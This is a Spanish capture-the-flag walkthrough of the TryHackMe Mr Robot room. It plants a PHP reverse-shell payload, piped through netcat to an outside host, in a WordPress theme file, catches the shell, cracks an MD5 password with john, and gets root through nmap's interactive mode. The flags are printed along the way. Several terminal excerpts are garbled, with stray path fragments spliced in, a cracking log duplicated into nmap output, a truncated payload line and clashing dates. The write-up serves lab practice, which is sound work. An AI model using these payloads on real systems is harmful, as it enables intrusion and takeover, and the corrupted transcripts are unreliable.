Aqui es donde vamos a inyectar el payload

El payload que vamos a utilizar es este

```
<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.65.1
```

Nos vamos a poner en modo escucha por el puerto que le indicamos

```

# cd /home/santo/Tryhackme/MrRobot

(root@Kali-Linux)-[/home/santo/Tryhackme/MrRobot]
# nc -lvnp 9001
listening on [any] 9001 ...

```


Copiamos el código en el `index.php` y actualizamos el fichero

```

Edit Themes
Twenty Fifteen: Main Index Template (index.php)


<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.65.175 9001 >/tmp/f"); ?>

```




Bien, pero ahora como hacemos para ejecutar el código que inyectamos en la aplicación?

Pues anteriormente en la fase de enumeración de directorios activos vimos que la pagina blog usaba un tema, a ese fue el tema en el que le insertamos ese código



Y así es como por detrás hemos conseguido acceso a la maquina objetivo



Escala de privilegios

Para estabilizar la conexión y si presionamos un (Ctrl + C) no se nos cierre la terminal, esto nos daría mas manejo en cuanto a la terminal, para ello lo hacemos con el siguiente comando

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
(root@Kali-Linux)-[/home/santo/Tryhackme/MrRobot]
# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.8.65.175] from (UNKNOWN) [10.10.76.36] 33533
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ whoami
whoami
daemon
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$
```

Una vez ya estemos aquí vamos a dirigirnos a el directorio `/home` y como vemos tenemos un archivo `robot` pero no tenemos los privilegios que se necesitan, así que ahora la misión es escalar los privilegios para lograr tener acceso a este archivo

```
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$
```

Aquí tendremos la flag dos, pero esta pertenece a el usuario root

Aquí tenemos una clave en MD5 la cual tenemos que romper para tener las credenciales del usuario robot y poder entrar a el

```
daemon@linux:/home/robot$ cat password.raw-md5 is key 3?
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

Así que vamos a proceder a romperla

```
john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt
```

```
(root@Kali-Linux)-[/home/santo/Tryhackme/MrRobot]
# john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt contra
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (?)
1g 0:00:00.00 DONE (2025-03-26 12:53) 50.00g/s 2035Kp/s 2035Kc/s 2035Kc/s promo2007..teletubbies
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
(root@Kali-Linux)-[/home/santo/Tryhackme/MrRobot]
#
```

Y así es como obtendríamos la contraseña

```
(root@Kali-Linux)-[/home/santo/Tryhackme/MrRobot]
# john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt contra
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (?)
1g 0:00:00:00 DONE (2025-03-26 12:53) 50.00g/s 2035Kp/s 2035Kc/s 2035Kc/s pro
```

Ahora entramos a el usuario con el comando `su robot`

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyzryhackme/MrRobot
robot@linux:~$ whoami
whoami
robot@linux:~$
```

```
robot@linux:~$ ls
ls /home/santo/Tryhackme/MrRobot
key-2-of-3.txt password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

Y aquí es como ya tendríamos la flag

Ahora vamos a entrar a el usuario root, porque es diferente el usuario robot que es un usuario normal de la maquina a el usuario root que es el usuario que tiene control total sobre la maquina en general


Para esto vamos hacer una búsqueda de binarios que tengan permisos y que al ejecutarse se ejecuten con modo root

```
find / -perm +6000 2>/dev/null | grep '/bin/'
```

Y así como encontramos el binario de nmap, las versiones antiguas de nmap tenían una vulnerabilidad así que aprovechándonos de esta vulnerabilidad podemos escalar privilegios y llegar a ser root

```
robot@linux:~$ find / -perm +6000 2>/dev/null | grep '/bin/'
find / -perm +6000 2>/dev/null | grep '/bin/'
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/mail-touchlock
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/screen
/usr/bin/mail-unlock
/usr/bin/mail-lock
/usr/bin/chsh
/usr/bin/crontab
/usr/bin/chfn
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/expiry
/usr/bin/dotlockfile
/usr/bin/sudo
/usr/bin/ssh-agent
/usr/bin/wall
/usr/local/bin/nmap
robot@linux:~$
```

Así que vamos a buscar en GTFOBins a ver si hay explotaciones a nmap



Como vemos si que tiene explotación, voy a intentar con esta a ver si funciona, y si no funciona es ir probando hasta que algo funcione y entenderlo

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

Para poderlo ejecutar tenemos que estar en el directorio `/usr/local/bin`

```

robot@linux:~$ cd /usr/local/bin
cd /usr/local/bin
robot@linux:usr/local/bin$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh Kali-Linux /home/santo/Tryhackme/MrRobot
!sh
# whoami robot does not exist or the user entry does not contain all the required fields
whoami
rootroot@Kali-Linux /home/santo/Tryhackme/MrRobot
# █

```

Y así es como ya seríamos usuario root

```

nmap --interactive (2025-01-26 12:53) 50.00g/s 2015kp
Use the --show --format Raw-MD5 options to display a
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/
Welcome to Interactive Mode -- press h <enter> for hel
nmap> !sh Kali-Linux /home/santo/Tryhackme/MrRobot
!sh
# whoami robot does not exist or the user entry does not contain all the required fields
whoami
rootroot@Kali-Linux /home/santo/Tryhackme/MrRobot
# █

```

Y así es como ya tendríamos la flag del root

```

# ls
ls
nmap
# cd /root
cd /root
# ls
ls
firstboot_done key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# █

```

Maquina completada

✔ Woop woop! Your answer



Congratulations on completing Mr Robot CTF!!! 🎉

Points earned 🔥 90	Completed tasks ✅ 2	Room type 🚩 Challenge	Difficulty 📊 Medium	Streak 🔥 3
-----------------------	------------------------	--------------------------	------------------------	---------------

💬 Leave Feedback

Next